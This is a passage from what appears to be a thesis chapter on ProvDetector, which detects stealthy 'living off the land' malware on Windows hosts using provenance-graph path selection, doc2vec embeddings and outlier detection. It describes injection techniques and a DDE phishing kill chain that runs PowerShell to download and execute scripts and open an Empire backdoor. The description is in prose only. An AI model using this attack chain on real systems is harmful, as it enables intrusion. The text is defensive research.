To address this second challenge, ProvDetector only processes the suspicious part of a provenance graph. This is achieved by a novel path selection algorithm (Section 5.5.3) that only selects the top K most uncommon causal paths in a provenance graph. Our insight is that the part of a provenance graph that is shared by most instances of a program is not likely to be malicious. Thus, we only need to focus on the part that is uncommon in other instances. Leveraging this path selection algorithm, ProvDetector can reduce most of the training and detection workload.

To confirm the effectiveness of our approach, we conducted a systematic evaluation of ProvDetector in an enterprise environment with 306 hosts for three months. We collected benign provenance data of 23 target programs and used ProvDetector to build their detection models. We then evaluated them with 1150 stealthy impersonation attacks and 1150 benign program instances (50 for each target program). ProvDetector achieved a very high detection performance with an average F1 score of 0.974. We also conducted systematic measurements to identify features contributing to ProvDetector's detection capability on stealthy malware. Our evaluation demonstrated that ProvDetector is efficient enough to be used in a realistic enterprise environment.

To summarize, in this work, we make the following contributions:

- We designed and implemented ProvDetector, a provenance-based system to detect stealthy malware that employs impersonation techniques.
- To guarantee a high detection accuracy and efficiency, we proposed a novel path selection algorithm to identify the potentially malicious part in the provenance graph of a process.
- We designed a novel neural embedding and machine learning pipeline that automatically builds a behavioral profile for each program and identifies anomalous processes.
- We performed a systematic evaluation with real malware to demonstrate the effectiveness of ProvDetector. We further explained its effectiveness through several interpretability studies.

5.2 BACKGROUND

In this section, we introduce the stealthy malware we focus on in this study and present our insights of using provenance analysis to detect such malware.

5.2.1 Living Off the Land and Stealthy Attacks

"Living off the land" has been a popular trend in cyberattacks over the last few years. It is characterized by the usage of trusted off-the-shelf applications and preinstalled system tools to conduct stealthy attacks. Since many of these tools are used by system administrators for legitimate purposes, it is harder for the defenders to completely block access to these tools for attack prevention.

Stealthy impersonation malware, which has been increasingly employed in recent cyberattacks [147, 164], heavily uses the "living off the land" strategy to try to evade detection. Instead of storing its payload directly onto a disk and executing it, the malicious code is typically injected into some running processes (often trusted applications or system tools) and executed only within the process memory (*i.e.,* RAM). There are multiple ways to achieve such impersonation purpose.

Memory Code Injection. Memory code injection allows a malware to inject malicious code into a legitimate process' memory. These attacks often targets long-running, trusted system processes (*e.g.,* `svchost.exe`) or applications with valuable user information (*e.g.,* Web Browser). Some well-known code injection techniques include remote thread injection, reflective DLL injection [165], portable executable injection, and recently discovered process hollowing [166] and shim-based DLL injection [167].

Script-based Attacks. Attackers can embed scripts in benign documents like Microsoft Office documents to run their malicious payload. Worse, the Windows system opens access to its core functionalities via various language interfaces (*e.g.,* PowerShell and .Net) that an attacker could take advantage of. Such dynamic languages facilitate execution of a malicious logic on-the-fly, leaving little or no footprints on the filesystem.

Vulnerability Exploits. The third way is to take advantages of the vulnerabilities of a benign software. For example, CVE-2019-0541 [168] allows adversaries to execute arbitrary code in Internet Explorer (IE) through a specially crafted web page.

In Figure 5.1, we show the kill chain of a real-world DDE[1] (Dynamic Data Exchange) script-based attack, which launches several stages of PowerShell scripts in memory, reported by the Juniper Threat Labs [169]. The attack starts from an email phishing campaign which includes a seemly benign Microsoft Word (MS Word) document as an attachment. When a user opens the document, a message box is shown to enable DDE. Once the DDE is enabled, the embedded `DDEAUTO` command invokes `cmd.exe`, which executes `powershell.exe` to download and execute a PowerShell script (`0.ps1`) using Dropbox service. The `0.ps1`

[1]The Dynamic Data Exchange (DDE) is a protocol of Microsoft Windows for sharing data between applications.




Figure 5.1: The kill chain of the DDE script-based attack [169].

script then introduces the next PowerShell module called "Empire" [170] to open encrypted backdoor. Note that both of the downloaded PowerShell scripts are obfuscated and resided only in memory.

5.2.2 Existing Detection Methods for Stealthy Malware


Existing detection methods, such as anti-virus (AV) software, use a combination of the following practices [171] to detect malware. As we will discuss, these methods are ineffective at detecting stealthy malware.

Memory Scanning. AV software offers memory scanning as one of their multi-layered solutions. Such techniques scan memory just-in-time at the loading point or in a scheduled way. However, this approach essentially is looking for known payloads in memory. Adversaries can customize or obfuscate the attack payload to avoid detection.

Lockdown Approaches. Lockdown approaches, such as application control or whitelisting, do not help much as stealthy malware often leverages administrative tools or other applications that are typically in a company's whitelist of trusted applications. The defenders could not completely block access to these programs to block the attacks.

Email Security and Network Security. As shown in Figure 5.1, script-based malware is often spread through phishing emails. Many security vendors provide solutions for email and network security by inspecting and blocking suspicious attacks by evaluating URLs, attachment files, and scripts. However, similar to the limitation of memory scanning, attack payload is easy to be modified to avoid detection.

In particular, the existing in-host defenses are effective against known file-based malware families. However, the characteristics of stealthy malware, such as low attack footprint,



(a) The provenance graph of a benign instance of MS Word.

(b) The provenance graph of a malicious instance of MS Word.

Figure 5.2: An illustration of the behavior differences of a benign process instance and a malicious process instance of MS Word (`winword.exe`) using provenance graphs.

absence of files, usage of dual-use tool, make the detection difficult for existing methods.

5.2.3 Detecting Stealthy Malware Using Provenance Analysis

As discussed in Section 5.2.2, existing methods are ineffective at detecting stealthy malware. Since it has multiple characteristics to evade detection, we propose to detect stealthy malware by inspecting its behavior. More specifically, our approach tracks and analyzes the system provenance data related to a program to hunt down stealthy attacks based on behavior differences.

Figure 5.2 illustrates an example of a stealthy attack and the provenance graphs of two process instances of MS Word (`winword.exe`) with and without an attack. In Figure 5.2a, we show the provenance graph of a benign instance of MS Word. A benign MS Word process typically reads multiple types of files (*e.g.,* dat, doc, css) created by other programs or itself and writes new files (*e.g.,* doc, txt, png). The created files will also be read by other programs like the Outlook email client (*e.g.,* sent as an attachment). It can also start other programs such as Internet Explorer (`iexplore.exe`) when a user clicks the URLs in a doc file. In contrast, Figure 5.2b shows the provenance graph of a malicious instance of MS Word, which is used in the DDE script-based attack as shown in Figure 5.1. Note that we highlight the key attack paths with red arrows. Similar with the benign instance, this malicious MS Word instance also reads and writes different types of files. However, it starts a `cmd.exe` process, which further spawns several `powershell.exe` processes. This behavior is very different from that of the benign one.

Once these process behaviors are represented as provenance graphs, these attack paths become very distinguishable from benign ones. Therefore, provenance tracking and analysis is a key technique to detect stealthy attacks. On the other hand, as shown in Figure 5.2b,




Figure 5.3: The PV-DM model for learning a paragraph vector.

since stealthy attacks take advantages of processes already running in the system, their malicious behaviors could be hidden in benign behaviors of the processes. Moreover, to make the attacks stealthy, malware could mimic and blend in existing benign behaviors. Thus, it is a main challenge to accurately capture the robust and stable features from provenance graphs that can effectively differentiate malicious behaviors from benign ones.

5.2.4 Neural Document Embedding Models

Word2vec [172] is one of the most well-known word embedding methods. It uses a simple and efficient feed forward neural network architecture called "skip-gram" to learn distributed representations of words. Recently, Le and Mikolov proposed Paragraph Vector (*i.e.,* `doc2vec`) [158], a straightforward extension of `word2vec` that is capable of learning distributed representations of arbitrary length word sequences such as sentences, paragraphs and even whole large documents.

PV-DM (Distributed Memory Model of Paragraph Vectors) is one version of `doc2vec`. The core idea of PV-DM is that a paragraph p can be represented as another vector (*i.e.,* paragraph vector) contributing to the prediction of the next word in a sentence. In the PV-DM model as illustrated in Figure 5.3, every paragraph is mapped to a paragraph vector, represented by a column in a paragraph matrix and every word is mapped to a word vector, represented by a column in a word matrix. Then the paragraph vector and word vectors are averaged or concatenated to predict the next word in a context. The contexts are fixed-length and sampled from a sliding window over the paragraph. The paragraph vector is shared across all contexts generated from the same paragraph but not across paragraphs. The PV-DM model uses stochastic gradient descent to train the paragraph vectors and word vectors. After being trained, the paragraph vectors can be used as features for the para-

graph. At prediction time, the model also use gradient descent to compute the paragraph vector for a new paragraph.

5.3 THREAT MODEL AND ASSUMPTIONS

In this work, we focus on *stealthy malware* (or *stealthy attack*) that impersonates or abuses legitimate tools or services already present on the victim's host or exploits trusted off-the-shell applications (*e.g.,* applications in the whitelist of an enterprise's intrusion detection system) to perform malicious activities. As discussed in Section 5.2.1, such attacks could conduct extremely damaging activities such as exfiltrating sensitive data, crippling computers, or allowing remote access. Exploiting legitimate tools or applications enable those attacks to do their malicious activities while blending in with normal system behavior and leaving fewer footprints, which makes their detection very difficult. Such stealthy attacks can be achieved through:

- Impersonation techniques such as memory code injection, script-based attacks and vulnerability exploits as described in Section 5.2.1.
- A malicious version of a trusted application accidentally installed by the user with attack payloads embedded.

Traditional malware that needs to drop a custom built malware binary to the victim's machine to execute its payload is out of our scope. We make the following assumptions about our system. Similar with existing provenance-based systems [41, 127, 152, 153, 154, 155], we assume the underlying OS and the provenance tracker are in our trusted computing base (TCB). We assume the attacker cannot manipulate or delete the provenance record, *i.e.,* log integrity is maintained at all time. Log integrity violation detection is an orthogonal problem and has existing solutions [173]. We also do not consider the attacks performed using implicit flows (side channels) that bypass the system call interface and thus cannot be captured by the underlying provenance tracker. Finally, since our system tries to differentiate benign process instances from malicious ones, we assume that our system has benign provenance data for each monitored program to profile its normal behaviors.

5.4 PROBLEM DEFINITION

In this section, we formally define several concepts that will be used in the rest of this chapter and then we formulate the problem statement for ProvDetector.

Table 5.1: The system entities and their relations we consider.

Src Entity	Dst Entity	Attributes	Relations
Process	Process	Executable path, Pid, Host name	Start, End
	File	File path, Host name	Read, Write, Execute
	Socket	Src IP, Src port, Dst IP, Dst port	Read, Write

5.4.1 Definitions

System Entity and System Event. Similar with [153, 161, 174], we consider the following three types of system entities: processes, files and network connections (*i.e.,* sockets). A system event $e = (src, dst, rel, time)$ models the interaction between two system entities, where src is the source entity, dst is the destination entity, rel is the relation between them (*e.g.,* a process writes a file), and $time$ is the timestamp when the event happened. Note that, only the process entity can be the source entity in a system event. Each system entity is associated with a set of attributes. For example, a process entity has attributes like its pid and the executable path. In Table 5.1, we show the entity attributes and relations we consider.

System Provenance Graph. Given a process p (identified by its process id and host) in the system, the system provenance graph (or dependency graph) of p is the graph that contains all the system entities that have control dependencies (*i.e.,* start or end) or data dependencies (*i.e.,* read or write) to p. Formally, the provenance graph of p is defined as $G(p) =< V, E >$, where V and E are the sets of vertexes and edges respectively. Vertexes V are system entities and edges E are system events.

Process Instance. We refer a program (or an application) we are interested in monitoring as a program. For example, some trusted applications like MS Word. A process is an execution of a program. A *process instance* of a program is the process created in one execution of the program.

5.4.2 Problem Statement

Suppose we have a set of n provenance graphs $s = \{G_1, G_2, \ldots, G_n\}$ for n benign process instances of a program A. Given a new process instance p of A, we aim to detect if its provenance graph $G(p)$ is benign or malicious. Here and hereafter, we refer to a malicious process instance of A as the process hijacked or abused by a stealthy malware. The provenance graph of the malicious process is thus referred to as *a malicious provenance graph.*




Figure 5.4: The overview of ProvDetector

5.5 APPROACH: PROVDETECTOR

In this section, we detail the design and implementation of ProvDetector.

5.5.1 Overview

To detect stealthy malware, we make the following design decisions about ProvDetector:

- ProvDetector is an anomaly detection based technique that only learns from *benign* data.
- ProvDetector uses *causal paths*, *i.e.,* ordered sequences of system events with causal dependency, in provenance graphs as features for detection.
- ProvDetector only learns a *subset* of causal paths of a provenance graph.

We design ProvDetector as an anomaly detection based technique [175] for two reasons: first, it is able to detect unknown attacks (as well as zero-day attacks) as it models the normal operation of a system; second, as the normal profiles are tailored for every application or system, it is very difficult for an attacker to know what activities he can carry out to evade detection. ProvDetector uses causal paths as features to distinguish the malicious part of the provenance data from the benign part. As shown in Section 6.5, this decision helps ProvDetector improve the detection performance. ProvDetector selects a subset of causal paths from a provenance graph to address the dependency explosion problem [41, 42] and to accelerate the speed of both training and detection.

In Figure 5.4, we show the workflow of ProvDetector which comprises four stages: graph building, representation extraction, embedding, and anomaly detection. ProvDetector is configured to monitor a list of M programs (*e.g.,* Microsoft Word or Internet Explorer) and detect if they are hijacked by stealthy malware. To do this, ProvDetector deploys a monitoring agent on each monitored host, collects system provenance data as we defined in Section 5.4.1, and stores the data in a centralized database. ProvDetector's data collection follows the same principles as previous work [153, 154]. Then, ProvDetector periodically scans the database and checks if any of the newly added processes has been hijacked. For each given process, ProvDetector first builds its provenance graph (Stage: Graph Building). Then it selects a subset of paths from the provenance graph (Stage: Representation Extraction) and converts the paths into numerical vectors (Stage: Embedding). After that, ProvDetector uses a novelty/outlier detector to get predictions for the embedding vectors and reports its final decision (*i.e.*, if the process has been hijacked) (Stage: Anomaly Detection).

ProvDetector has two modes: the training mode and the detection mode. The workflow of the detection mode is described above. The workflow of the training mode is similar. The only difference is that instead of querying the novelty/outlier detector, ProvDetector uses the embedding vectors to train the detector (*i.e.,* building the normal profiles for the applications). Next, we present each stage in detail.

5.5.2 Provenance Graph Building

Given a process instance p (identified by its process id and host), ProvDetector builds its provenance graph $G(p) =< V, E >$ as a labeled temporal graph using the data stored in the database. As defined in Section 5.4.1, the nodes V are system entities whose labels are their attributes, and E are edges whose labels are relations and timestamps. Each node in V belongs to one of the following three types: processes, files or sockets. We define each edge e in E as $e = \{src, dst, rel, time\}$. The construction of a provenance graph $G(p)$ starts from $v == p$. Then we add any edge e and its source node src and destination node dst to the graph if $e.src \in V$ or $e.dst \in V$.

5.5.3 Representation Extraction

After the provenance graph is built, the next step is representation extraction, the goal of which is to find representations (or features) from the graph to differentiate benign ones and malicious ones. One naive approach is to use the provenance graph itself as the representa-




Figure 5.5: Example causal paths from the provenance graphs in Figure 5.2. We concretize the * with file names.

tion. However, as the discussions in Section 5.2.3 and Section 5.6.3, the whole provenance graph is not a good representation for detecting stealthy malware as the majority parts of the graph are still benign (the attacks try to blend their attack activities with the normal activities to evade detection).

To isolate the malicious parts from the whole provenance graph, we propose to select certain *causal paths* as the features for the graph. In Figure 5.5, we show some causal paths from the provenance graphs in Figure 5.2. Formally, we define a causal path λ in a dependency graph $G(p)$ as an ordered sequence of system events (or edges) $\{e_1, e_2, \ldots, e_n\}$ in $G(p)$, where $\forall e_i, e_{i+1} \in \lambda$, $e_i.dst == e_{i+1}.src$ and $e_i.time < e_{i+1}.time$. Note that the time constraint is important since an event can only be depended on events in the future. Due to the time constraints, ProvDetector will not generate infinite number of paths in loops. For each selected path, ProvDetector removes the host-specific or entity-specific features, such as host name and process identification (PID), from each node and edge. This process ensures that the extracted representation is general for the subsequent learning tasks.

Rareness-based Path Selection. Directly extracting all paths from a provenance graph may cause the "dependency explosion problem" [154]. The number of paths is exponential to the number of nodes. Since a provenance graph may contain thousands of nodes [154], it is impossible to traverse all its paths. To address this problem, we propose a rareness-based path selection method that only selects the K most uncommon paths from a provenance graph.

Our intuition is as follows. A process instance of a program may contain two types of workloads: the universal workload and the instance-specific workload. The universal workloads are common across all instances of the same program and are thus less likely to be malicious. For example, the MS Word program loads a fixed set of DLL files required

during its initial stage. This workload is universal to all its instances. On the other hand, the instance-specific workloads, which are different from instance to instance based on the inputs. We argue that malicious workloads are more likely to be instance-specific.

Therefore, we propose to select causal paths that are generated by the instance-specific workloads instead of those paths generated by universal workloads. We determine whether a path is generated from universal workloads or instance-specific workloads by its rareness: more rare a path is, more likely it is from the instance-specific workload.

To discover the top K rarest paths, we use the *regularity score* proposed in previous work [153]. The *regularity score* of a path $\lambda = \{e_1, e_2, \ldots, e_n\}$ is defined as $R(\lambda) = \prod_{i=1}^{n} R(e_i)$, where $R(e_i)$ is the *regularity score* of event e_i. In ProvDetector, the *regularity score* of an event $e = \{src \rightarrow dst\}$ is defined as:

$$R(e) = OUT(src)\frac{|H(e)|}{|H|}IN(dst) \tag{5.1}$$

In Equation 5.1, $H(e)$ is the set of hosts that event e happens on while H is the set of all the hosts in the enterprise [153, 154]. To calculate IN and OUT for a node v, ProvDetector partitions the training data into n time windows $T = \{t_1, t_2, \ldots, t_n\}$. We say t_i is *in-stable* if no new in edges are added to v during t_i. Similarly, t_i is *out-stable* if no new out edges are added to v during t_i. Then the $IN(v)$ and $OUT(v)$ are calculated using Equation 5.2 and Equation 5.3 respectively where $|T'_{from}|$ is the count of stable windows in which no edge connects from v, $|T'_{to}|$ is the count of stable windows in which no edge connects to v, and $|T|$ is the total number of windows.

$$IN(v) = \frac{|T'_{to}|}{|T|} \tag{5.2}$$

$$OUT(v) = \frac{|T'_{from}|}{|T|} \tag{5.3}$$

By defining the regularity score, we formalize our path selection problem as *finding the top K paths with the lowest regularity scores from a provenance graph.* To efficiently solve this problem, ProvDetector further converts it to a K longest path problem [176]. To do this, for a provenance graph G, we add a pseudo source node v_{source} to all the nodes whose in-degree are zero and a pseudo sink node v_{sink} to all the nodes whose out-degree are zero. This process converts G to a single source and single sink flow graph G'. We then assign a distance to each edge e as $W(e) = -\log_2 R(e)$ (the outgoing edges of v_{source} and incoming edges of v_{sink} are all uniformly initialized to 1). Thus, the length of λ could be converted as $L(\lambda) = \sum_{i=1}^{n} W(e_i) = -\log_2 \prod_{i=1}^{n} R(e_i)$. Hence, the K longest paths in G' are the K paths with lowest regularity scores in G.

Although solving the K longest path problem on a general graph is an NP-hard problem,

it could be efficiently solved by reducing it to the K longest paths problem on a Directed Acyclic Graph (DAG), which can be efficiently solved by the Epstein's algorithm [177] with a time complexity linear to the number of nodes. To reduce our problem to the K longest paths problem on a DAG, we convert G' to a DAG. For each node N in G', ProvDetector orders all its in-edges and out-edges in the temporal order. Then N is split into a set of nodes $\{n_1, n_2, n_3, \ldots, n_i\}$. Any n_i has the same attributes as N but guarantees that *all its in-edges are temporally earlier than any of its out-edges*. As ProvDetector requires all events on a causal graph are temporally ordered, splitting a node based on the temporal orders of its in-edges and out-edges removes all loops in the graph. After the conversion, ProvDetector relies on existing algorithm [177] to find the K longest paths on the DAG.

5.5.4 Embedding

After we select the top K rarest paths as features, the next question is how to feed the paths to anomaly detection models. There are several challenges: (1) the lengths of causal paths are different, and (2) the labels of nodes and edges are unstructured data such as file names or executable paths.

Intuition An important intuition we have is to view a causal path as a sentence/document: *the nodes and edges in the path are words that compose the "sentence" which describes a program behavior*. In other words, different nodes and edges compose paths in a similar way that different words compose sentences. Based on this intuition, we could treat each node as a "noun", treat each edge as a "verb", and use their labels to form a sentence that represents the path. For example, for the path B_1 in Figure 5.5, it can be directly mapped to the following sentence: *Process:winword.exe write File:t1.txt read_by Process:outlook.exe write Socket:168.x.x.x*.

Embeddings Learning To learn an embedding vector for a causal path, we can leverage the document embeddings model with the path as a sentence. Formally, a causal path λ can be translated to a sequence of words $\{l(e_i.src), l(e_i), l(e_i.dst), \ldots, l(e_n.src), l(e_n), l(e_n.dst)\}$, where l is a function to get the text representation of a node or an edge. Currently, we represent a process node by its executable path, a file node by its file path, and a socket node by its source or destination IP and port; we represent an edge by its relation.

With the translated sentences, ProvDetector uses the PV-DM model of doc2vec [158] to learn the embedding of paths. This method has several advantages. First, it is a self-supervised method, which means we can learn the encoder with purely benign data. Second, it projects the paths to the numerical vector space so that similar paths are closer (*e.g.,* B_2

and M_2 in Figure 5.5) while different paths are far away (*e.g.,* B_1 and M_1 in Figure 5.5). This allows us to apply other distance based novelty detection methods in the next step. Third, it also considers the order of words, which is also important. For example, a `cmd.exe` starting a `winword.exe` is likely benign while a `winword.exe` starting a `cmd.exe` is often malicious.

5.5.5 Anomaly Detection

The final step of ProvDetector is to use a novelty detection method to detect if the embedding of a path is abnormal. Our design of the anomaly detector is based on the nature of the provenance data. In our observation, provenance data has two important features. First, they cannot be modeled by a single probability distribution model. Modern computer systems and programs are complex and dynamic, it is very hard to model the behaviors of programs with a mathematical distribution model. Second, provenance data have multiple clusters. Workloads of a program can be very different. Although provenance data from similar workloads may look similar, they will be very different if they are from two distinct workloads. Thus, it is very hard to use a single curve to separate normal and abnormal provenance data in the embedding space.

Based on the features of provenance data, ProvDetector uses Local Outlier Factor (LOF) [159] as the novelty detection model. LOF is a density based method. A point is considered as an outlier if it has lower local density than its neighbors. LOF does not make any assumption on the probability distribution of data nor separates the data with a single curve. Thus, it is an appropriate method for our novelty detection problem.

Final Decision Making In the detection phase, we use the built novelty detection model to make predictions of path embedding vectors of a provenance graph. We then use a threshold-based method, *i.e.,* if more than t embedding vectors are predicted as malicious we treat the provenance graph as malicious, to make the final decision about whether the provenance graph is benign or malicious. This method could enable an early stop in the path selection process to reduce detection overhead when the top t instead of K selected paths are already predicted as malicious.

5.5.6 Implementation

While ProvDetector takes inputs from both Linux and Windows hosts, our evaluation focuses on Windows event, as our benign deployment mainly comprise of Windows host and most stealthy malware runs for Windows target. We implement the provenance data collector of ProvDetector which stores data in a PostgreSQL database using the Windows ETW

framework [178] and Linux Audit framework [179]. The provenance graph builder and the representation extractor are implemented using about 15K lines of Java code, with the same method proposed by King et al. [151] and our causal path selection algorithm in Section 5.5.3. The rest parts of ProvDetector, such as embedding and anomaly detection, are implemented in Python.

We use the $K = 20$ selected paths as the representation for a provenance graph. We then train a PV-DM model as discussed in Section 5.5.4 using the Gensim library [180], which embeds each path into a 100 dimensional embedding vector, which is the default option of Gensim. Finally, we use the embedding vectors to train a novelty detection model using the Local Outlier Factor (LOF) algorithm in Scikit-learn [181].

Provenance Data Preprocessing Provenance data collected from different hosts may contain host-specific or entity-specific information such as file paths. To remove such information, we follow the abstraction rules that are similar to previous works [153, 154, 155]:

- *Path Abstraction.* Process entity and file entity have path related attributes such as process executable path and file path. We abstract these paths by removing user specific details. For example the path `C:/USERS/USER_NAME/DESKTOP/PAPER.DOC` will be changed to `*:/USERS/*/DESKTOP/PAPER.DOC`, where the user name and the root location are abstracted.

- *Socket Connection Abstraction.* A socket connection has two parts: the source part (IP and port) and the destination part (IP and port). As the IP of a host is a specific field only to the host, we abstract a socket connection by removing the internal address while keeping the external address. More specifically, we remove the source part of an outgoing connection and the destination part of an incoming connection.

5.6 EVALUATION

To evaluate the efficacy of ProvDetector, we seek for answers to the following research questions:

RQ1: How effective is ProvDetector in detecting stealthy malware? What is the detection accuracy? (Section 6.5.2)

RQ2: What makes ProvDetector capable of detecting stealthy malware? (Section 5.6.3)

RQ3: What is the computational overhead of ProvDetector to build its models and to perform detection? (Section 5.6.4)

5.6.1 Experiment Protocol

We answer the above three research questions with real stealthy malware instances gained by running malware samples and benign process instances gained from a real-world enterprise deployment. To collect benign provenance data, we installed the provenance data collector to 306 Windows hosts in an enterprise. The benign provenance data was collected over three months and stored in a PostgreSQL database.

To collect provenance data for stealthy malware, we downloaded about 15,000 malware samples from VirusShare [182] and VirusSign [183] and executed them in the Cuckoo sandbox [184]. Regarding the sandbox configuration, we prepared the same operating system (OS) and application environment as it is configured for the enterprise. Among the malicious execution instances, whose behaviors were triggered and captured by our sandbox, we identified 23 victim programs. These victims are benign programs used in the enterprise, whose behaviors are captured in the benign provenance dataset. The 23 hijacked victims include popular Windows applications such as IE Browser and Microsoft Word, and pre-installed system tools such as the Windows Certificate Services Tool. Table 5.2 shows the complete list.

In preparation of the dataset for model building, we chose 250 benign process instances and 50 malicious process instances for each of the 23 programs observed from both the benign and malicious environment. For each program, we randomly chose benign instances from the enterprise environment, whereas we generated corresponding malicious instances by running one distinct stealthy malware. In other words, we executed 50 distinct malware for each of the 23 programs to generate malicious data. Since our approach is an anomaly detection technique, which only needs benign data for training, we randomly selected 200 benign instances as the training dataset and used the rest 50 benign instances and all the malicious instances as the testing input. In total, we evaluated ProvDetector with 1,150 distinct malware samples that hijacks benign processes. These malware samples are classified into 189 malware families with AVClass [185]. Among the malware samples[2], 298 of them are identified to be anti-VM (*i.e.,* detecting if it is in a virtual machine) and 238 of them are identified to be anti-debug (*i.e.,* detecting if it is under debugger) by VirusTotal [186] or Tencent HABO [187].

We trained ProvDetector on a machine with an Intel Core i7-6700 Quad-Core Processor (3.4 GHz) and 32 GB RAM running Ubuntu 16.04 OS; detection was also performed on the same machine.

[2]We list the MD5 value of a malware, whether it is anti-VM, whether it is anti-debug and its AVClass label at `https://github.com/share-we/malware`.

Removal of Biases Due to Sandbox Although we use real stealthy malware, the Cuckoo sandbox may introduce bias in our experiment. The workflow of how Cuckoo runs a stealthy malware is as follows: *(1)* the Cuckoo agent introduces a malicious payload (malware executable or malicious document) to the sandbox, *(2)* the initial payload injects malicious logic into a target benign program via various channels, *(3)* the injected malicious logic in the victim process executes. The first part of the workflow leaves a unique pattern in the provenance graphs due to the Cuckoo agent: every attack path in the provenance graph either starts with the agent process or the malicious payload. This pattern could introduce a bias to our experiment as the model can simply just remember the agent process or the malicious payload to predict whether a path is from a hijacked process. To eliminate such a bias, for all the malicious provenance graphs, we only use the sub-graph generated after the malicious payload has been loaded. In other words, we remove the event of loading the malicious payload and all other dependency events that happen before it. This pre-processing eliminates all the features related to the Cuckoo framework. To ensure that the generated provenance graphs do not have any bias, we examined the distribution of the embeddings of the paths generated from the benign workloads in the Cuckoo and confirmed that they follow the same distribution as our training data.

5.6.2 Detection Accuracy

To answer research question RQ1, we measure the detection accuracy for the 23 programs. To further evaluate the effectiveness of our proposed techniques, we also compare our embedding and anomaly detection methods to other baseline approaches.

In our experiments, we select the top 20 causal paths from each provenance graph using our path selection algorithm (Section 5.5.3). Then, we measure both path-level detection accuracy and graph-level detection accuracy. To measure the path-level detection accuracy, we treat each path as an individual data sample; for the graph-level detection accuracy, we use the threshold-based method (Section 5.5.5) to make a final prediction from the predictions of paths. The detection accuracy of ProvDetector is measured using precision, recall, and F1-score metrics.

We show the path-level detection results in Table 5.2. The detection accuracy of ProvDetector is consistently high across different programs. Precision ranges from 0.952 to 0.965, recall ranges from 0.965 to 1, and F1-score ranges from 0.961 to 0.982. We show the average graph-level detection accuracy for the 23 programs using different threshold values in Figure 5.6. Here the threshold value is the number of rarest paths selected as in Section 5.5.3. As we can see, using a threshold value of 3 or 4 already achieve very high precision and recall

Table 5.2: The path-level detection accuracy of ProvDetector.

Program	Description	Precision	Recall	F1-Score
attrib	Windows File System Tool	0.958	1	0.978
